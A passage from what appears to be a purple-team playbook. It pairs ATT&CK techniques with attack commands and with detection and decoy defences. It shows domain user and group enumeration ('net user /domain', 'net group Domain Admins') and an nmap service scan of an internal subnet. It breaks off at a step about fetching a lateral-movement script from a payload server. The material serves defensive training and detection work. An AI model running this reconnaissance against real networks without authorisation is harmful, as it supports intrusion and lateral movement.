
6.2.B Detection: -

Detect credential dumping using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0012 (Decoy Credentials)



ASSET DISCOVERY PHASE



7. DISCOVERY

7.1 Discovery Windows [Domain Trust Discovery - T1482]

7.1.A Attack: -

Domain Users Discovery:

```
net user /domain
```

Domain Group Discovery:


```
net group «Domain Admins» /domain
```

7.1.B Detection: -

Detecting Domain information discovery using Host based Attack Monitoring [ELK + Wazuh (HIDS)]

Active Defence – DTE0014 (Decoy Network)

– DTE 0012 (Decoy Credentials)



7. DISCOVERY

7.2 Discovery Linux [Network Service Scanning - T1046]

7.2.A Attack: -

Internal Network Service Discovery:


```
nmap -sC 10.10.10.0/24 --top-ports 5
```

7.2.B Detection: -


Discover initiated Network Connection using Network Traffic Monitor

Active Defence – DTE0036 (Software Manipulation)

– DTE 0012 (Decoy System)



LATERAL MOVEMENT



8. LATERAL MOVEMENT

8.1 Lateral Movement Windows [Use Alternate Authentication Material - T1550.002]

8.1.A Attack: -

Use Alternate Authentication Material

1.1) **Download Lateral Movement Script from Payload-Server:**

